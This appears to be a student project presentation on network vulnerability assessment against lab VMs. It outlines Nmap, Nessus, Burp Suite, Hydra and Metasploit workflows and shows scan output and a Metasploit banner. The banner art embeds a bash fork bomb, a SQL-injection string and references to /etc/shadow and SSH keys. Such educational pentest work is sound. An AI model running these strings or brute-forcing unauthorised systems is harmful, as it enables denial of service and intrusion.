Name:	**Paras Joshi** **Varun CN** **Srushti Jabhinamath**		
Registration Numbers:	**251100690034**	**251100690019**	**251100690011**
Branch:	**Cybersecurity**		
Project Title:	**Network Vulnerability Assessment and Exploitation**		
Guide:	**Prof. Keerthana B**		

CONTENTS

INTRODUCTION

- **Network Vulnerability Assessment (VA):** systematic process to identify system weaknesses.
- **Purpose:** detect, prioritize, and remediate known security flaws before attackers exploit them.
- **Typical workflow:** Network Scanning → Vulnerability Analysis → Exploitation → Mitigation.
- **Initial reconnaissance:** uses different tools to discover hosts, open ports, services, and OS fingerprinting.
- **In-depth scanning:** performed with Nessus (signature-based, broad CVE coverage).
- **Target:** intentionally vulnerable VM (Metasploitable, DC4 & Vulnix) to enable safe, controlled testing.

LITERATURE REVIEW

Authors and Title	Purpose of Study	Key Findings
• **S. K. Sahu et al., "Automated Network Vulnerability Assessment Using Open-Source Tools"**	Evaluate automation of scanning using Nmap and Hydra for efficient vulnerability assessment.	Combining multiple open-source tools enhances coverage and reduces manual effort.
• **A. Patel & R. Kumar, "Penetration Testing Framework for Network Security Evaluation"**	Propose a structured methodology for ethical exploitation and validation of vulnerabilities.	Metasploit provides effective proof-of-concept exploitation to confirm risk exposure.
• **M. Gupta et al., "Comparative Study of Vulnerability Scanners: Nessus and OpenVAS"**	Compare performance, accuracy, and usability of common vulnerability scanners.	Nessus shows higher detection accuracy and better reporting for enterprise-level scans.
• **Aishwarya Kore, "Burp Suite Extension for Script-based Attacks for Web Applications"**	The study aims to automate tasks inside Burp Suite so that pentesters can test authentication vulnerabilities automatically without writing scripts manually.	Efficient & Fast Testing, Increased Accuracy in Detecting Vulnerabilities

OBJECTIVE

- To identify, analyze, exploit, and mitigate network vulnerabilities in order to find the security flaws of the organization.
- To conduct vulnerability scanning using automated and manual techniques to detect weaknesses that could be exploited.
- To validate and exploit discovered vulnerabilities in a controlled environment to assess their real-world impact and severity.

OPERATIONAL FLOW

- **Preparation & Setup** — Configure Metasploitable, DC4 and Vulnix VMs; identify target IPs. Boot Kali; verify network connectivity. Start Nessus and Burp Suite services.
- **Discovery (Nmap & Nessus)** — Ping-sweep; perform port/service/version scans and aggressive OS/vuln reconnaissance.
- **Vulnerability Analysis (Nessus)** — Run Basic Network Scan with Nessus; perform analysis with Burp Suite; prioritize Critical/High findings.
- **Exploitation** — Select exploits from Nessus/Burp results; configure RHOSTS and execute controlled PoCs, use Hydra for credential attacks and netcat for simple shells/testing.
- **Mitigation Planning** — Document prioritized, actionable remediations (patch, disable service, change creds).

FUNCTIONAL REQUIREMENTS

- **Targets:** Metasploitable, DC4, Vulnix and real-world home network.
- **Discovery & Recon (Nmap):** Host discovery, port/service listing, OS scans and finding loopholes.
- **Service & Version Detection (Nmap):** Accurate service/version identification for exploit selection.
- **Vulnerability Scanning (Nessus):** Scan systems for weaknesses and rate them based on their risk level.
- **Exploitation (Metasploit/Burp Suite):** Test web vulnerabilities, run exploit payloads when applicable, and save proof.

FUNCTIONAL REQUIREMENTS

- **Credential Testing (Hydra):** Controlled brute-force against authorized services with rate limits.
- **Safety & Isolation:** Host-only/isolated network, VM snapshots, and kill-switch for safe testing.
- **Evidence & Reporting:** Capture logs/screenshots, export PDF/CSV, and retain native tool files.
- **Secure Credentials & Controls:** Encrypted credential handling, scheduling, and account-lockout safeguards.

IMPLEMENTATION

Nessus vulnerability scanner


Burp Suite

NMAP


netcat

WIRESHARK


WORK DONE - SCENERIO 1




WORK DONE - SCENERIO 1



WORK DONE - SCENERIO 1



WORK DONE - SCENERIO 1



WORK DONE - SCENERIO 2

```
┌──(kali㉿kali)-[~/Desktop/ETK/project]
└─$ ./auto_net_scan.sh
================================
    Minimal Network Scanner
================================

[+] Your Machine's IP Address:
    192.168.40.133

Enter the network to scan (example: 192.168.40.0/24): 192.168.40.0/24

[+] Scanning for live hosts in 192.168.40.0/24 ...

[+] Live hosts detected:

  1) 192.168.40.1
  2) 192.168.40.2
  3) 192.168.40.135
  4) 192.168.40.254
  5) 192.168.40.133

Select a host number to scan ports: 3

[+] Scanning open ports on 192.168.40.135 ...

22/open/tcp//ssh//OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)/
 80/open/tcp//http//nginx 1.15.10/      Ignored State: closed (998)

[+] Done!
```

WORK DONE - SCENERIO 2

```
┌──(kali㉿kali)-[~]
└─$ sudo msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor

                                   `:oDFo:`
                                ./ymM0dayMmy/.
                             -+dHJ5aGFyZGVyIQ==+-
                          `:sm@~~Destroy.No.Data~~s:`
                       -+h2~~Maintain.No.Persistence~~h+-
                    `:odNo2~~Above.All.Else.Do.No.Harm~~Ndo:`
                 ./etc/shadow.0days-Data'%20OR%201=1--.No.0MN8'/.
              -++SecKCoin++e.AMd`       `.-://///+hbove.913.ElsMNh+-
            ~~/.ssh/id_rsa.Des-                  `htN01UserWroteMe!-
           :dopeAW.No<nano>o                      :is:TRiKC.sudo-.A:
           :we're.all.alike'`                     The.PFYroy.No.D7:
           :PLACEDRINKHERE!:                      yxp_cmdshell.Ab0:
           :msf>exploit -j.                       :Ns.BOB&ALICEes7:
           :~~~srwxrwx:-.`                        `MS146.52.No.Per:
           :<script>.Ac816/                        sENbove3101.404:
           :NT_AUTHORITY.Do                        `T:/shSYSTEM-.N:
           :09.14.2011.raid                       /STFU|wall.No.Pr:
           :hevnsntSurb025N.                      dNVRGOING2GIVUUP:
           :#OUTHOUSE-  -s:                       /corykennedyData:
           :$nmap -oS                              SSo.6178306Ence:
           :Awsm.da:                             /shMTl#beats3o.No.:
           :Ring0:                              `dDestRoyREXKC3ta/M:
           :23d:                               sSETEC.ASTRONOMYist:
            /-                          /yo-    .ence.N:(){ :|: & };:
                                        `:Shall.We.Play.A.Game?tron/
                                        ```-ooy.if1ghtf0r+ehUser5`
                                      ..th3.H1V3.U2VjRFNN.jMh+.`
                                    `MjM~~WE.ARE.se~~MMjMs
                                    +~KANSAS.CITY's~~`
                                     J~HAKCERS~./.`
                                     .esc:wq!:`
                                      +++ATH`
                                       `
```
```

WORK DONE - SCENERIO 2

```
msf6 auxiliary(scanner/smtp/smtp_enum) > use 10
msf6 auxiliary(scanner/finger/finger_users) > options

Module options (auxiliary/scanner/finger/finger_users):

   Name        Current Setting                                  Required  Description
   ----        ---------------                                  --------  -----------
   RHOSTS                                                       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/u
                                                                          sing-metasploit.html
   RPORT       79                                               yes       The target port (TCP)
